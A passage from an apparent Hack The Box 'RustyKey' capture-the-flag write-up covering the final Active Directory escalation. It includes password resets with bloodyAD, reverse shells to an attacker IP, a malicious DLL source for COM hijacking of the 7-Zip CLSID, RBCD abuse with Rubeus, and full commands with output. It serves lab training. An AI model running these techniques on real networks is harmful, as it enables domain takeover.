bloodyAD --host "dc.rustykey.htb" --dc-ip '10.10.11.75' -d "rustykey.htb" -u "IT-Computer3$" -k set password "ee.reed" 'Toto01!'

[+] Password changed successfully!

getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'ee.reed':'Toto01!'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
But the Support group is also in PROTECTED USERS so we need to do the same trick as before - Remove the support group from the protected user group using IT-Computer3 rights
1
2
3
4
5
6
7
8
bloodyAD --host "dc.rustykey.htb" --dc-ip '10.10.11.75' -d "rustykey.htb" -k remove groupMember 'PROTECTED OBJECTS' 'Support'

[-] Support removed from PROTECTED OBJECTS

getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'ee.reed':'Toto01!'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ee.reed.ccache
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
getTGT.py -dc-ip "10.10.11.75" "rustykey.htb"/'ee.reed':'Toto01!'
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ee.reed.ccache

export KRB5CCNAME=ee.reed.ccache

evil-winrm -r "RUSTYKEY.HTB" -i "dc.rustykey.htb"

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

Error: An error of type GSSAPI::GssApiError happened, message is gss_init_sec_context did not return GSS_S_COMPLETE: Invalid token was supplied
Success


Error: Exiting with code 1
But we can’t winrm, let’s do it with Runas
1
*Evil-WinRM* PS C:\windows\tasks> ./runas ee.reed Toto01! "cmd /c c:\windows\tasks\rcat_10.10.14.7_9001.exe"
1
2
3
4
5
6
7
8
9
10
11
./rcat listen 10.10.14.7 9001

Listening on 10.10.14.7:9001

[+] Connection from 10.10.11.75:62499
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami

rustykey\ee.reed

Ok nice, now we should have more rights
Knowing the content of the PDF, we could think of some user activity on the machine, so we will use WinPspy to check what is happening on the machine

1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\windows\tasks> ls c:\users


    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/4/2025   9:37 AM                Administrator
d-----       12/30/2024   8:53 PM                bb.morgan
d-----       12/31/2024   1:19 PM                mm.turner
d-r---       12/26/2024   4:22 PM                Public
The only two users on the machine are bb.morgan and mm.turner and there is user activity from mm.turner, so it’s clear now, we need to do something with 7-zip in order to have a shell as mm.turner
We can therefore think of dll hijacking
DLL Hijacking - Registry Hijacking - COM Hijacking
Let’s do some enumeration
1
2
3
4
5
6
7
8
9
Get-ChildItem Registry::HKEY_CLASSES_ROOT\CLSID |
    ForEach-Object {
        $defaultValue = (Get-ItemProperty $_.PSPath).'(default)' 2>$null
        if ($defaultValue -and $defaultValue -like '*7-Zip*') {
            $_.PSChildName
        }
    }

{23170F69-40C1-278A-1000-000100020000}
1
2
3
4
5
6
PS C:\windows\tasks> Get-ItemProperty "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | Select-Object -Property '(default)'


(default)
---------
C:\Program Files\7-Zip\7-zip.dll
Here, we searched the Windows registry for the CLSID (COM class identifiers) linked to 7-Zip, then we retrieved the path of the DLL associated with this COM class
COM hijacking takes advantage of how Windows looks up and loads COM objects. Each COM class has a unique CLSID and a registry key like InProcServer32 (for DLLs) or LocalServer32 (for EXEs) that tells Windows what to load. These entries can exist in either the HKEY_LOCAL_MACHINE (HKLM) (system-wide) or HKEY_CURRENT_USER (HKCU) (user-specific) registry hives. Because of the registry search order in Windows, the HKCU hive is checked before HKLM, so if a CLSID exists in both, the one in HKCU is prioritized. Since users can write to their own HKCU hive, an attacker can create or override a CLSID entry there. If a program tries to use that COM object, Windows will load the attacker’s DLL instead of the legitimate one. So, the goal is to find a COM object that:
This involves redefining a CLSID used by an application in the registry, pointing to our own DLL via InprocServer32
In the pdf it is said that the Support group would have additional rights on things related to 7-zip and in particular to registry
Ok now let’s start the attack
We are going to use this custom dll
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    if (fdwReason == DLL_PROCESS_ATTACH)
    {
        STARTUPINFOW si = { sizeof(si) };
        PROCESS_INFORMATION pi;

        if (CreateProcessW(
            L"C:\\windows\\tasks\\rcat_10.10.14.7_1234.exe",
            NULL,
            NULL,
            NULL,
            FALSE,
            CREATE_NO_WINDOW,
            NULL,
            NULL,
            &si,
            &pi))
        {
            CloseHandle(pi.hProcess);
            CloseHandle(pi.hThread);
        }
    }
    return TRUE;
}
Compile like that
1
x86_64-w64-mingw32-g++ -shared -o test.dll test.cpp -static-libgcc -static-libstdc++ -Wall
Now, we need to place our own malicious DLL into the COM load chain of an object officially used by 7-Zip
Since we identified the CLSID associated with 7-Zip as
1
{23170F69-40C1-278A-1000-000100020000}
We now target this CLSID in the registry and replace its InProcServer32 path with the one pointing to our malicious DLL
If we have the necessary permissions (in this case thanks to the Support group having registry write access), we can run
1
reg add "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32" /ve /d "C:\windows\tasks\test.dll" /f
This command modifies the (Default) value of the InProcServer32 key to point to our DLL
1
2
3
4
5
6
# The original version
PS C:\windows\tasks> reg query "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32"

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel    REG_SZ    Apartment
1
2
3
4
5
6
7
8
9
10
11
# When we modify it
PS C:\windows\tasks> reg add "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32" /ve /d "C:\windows\tasks\test.dll" /f

The operation completed successfully.

PS C:\windows\tasks> reg query "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32"


HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32
    (Default)    REG_SZ    C:\windows\tasks\test.dll
    ThreadingModel    REG_SZ    Apartment
Now we just need to wait
1
2
3
4
5
6
7
8
9
10
11
./rcat listen 10.10.14.7 1234

Listening on 10.10.14.7:1234

[+] Connection from 10.10.11.75:54077
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows> whoami

rustykey\mm.turner

AddAllowedToAct - RBCD
For the last step, mm.turner has a very interesting rights on the DC

AddAllowedToAct, a write permission on an object’s msDS-Allowed-To-Act-On-Behalf-Of-Other-Identity attribute, for Kerberos RBCD attacks
We control the machine account IT-Computer3, so we will use it to add it to the accounts that can delegate on the DC
1
2
3
4
5
6
7
8
9
10
11
# Retrieve the AD object from the DC
$dc = Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount

# Retrieve the IT-Computer3 object
$comp = Get-ADComputer IT-Computer3

# Add the SID of the IT-Computer3$ machine account in the DC delegation
$dc.PrincipalsAllowedToDelegateToAccount.Add($comp.SID)

# Écrire la modification sur le DC
Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount $dc.PrincipalsAllowedToDelegateToAccount
And now we can impersonate backupadmin
1
./rubeus.exe s4u /user:IT-Computer3$ /rc4:B52B582F02F8C0CD6320CD5EAB36D9C6 /impersonateuser:backupadmin /msdsspn:cifs/dc.rustykey.htb /ptt /nowrap
Export the ticket

1
2
3
4
5
6
7
8
9
10
11
12
nxc smb "dc.rustykey.htb" --use-kcache
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] RUSTYKEY.HTB\backupadmin from ccache (admin)

smbclient.py "rustykey.htb"/"backupadmin"@"dc.rustykey.htb" -k
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use c$

# cat users/administrator/desktop/root.txt
8a..37

If you have any questions, you can dm me on twitter or on discord at : ‘ethicxz.’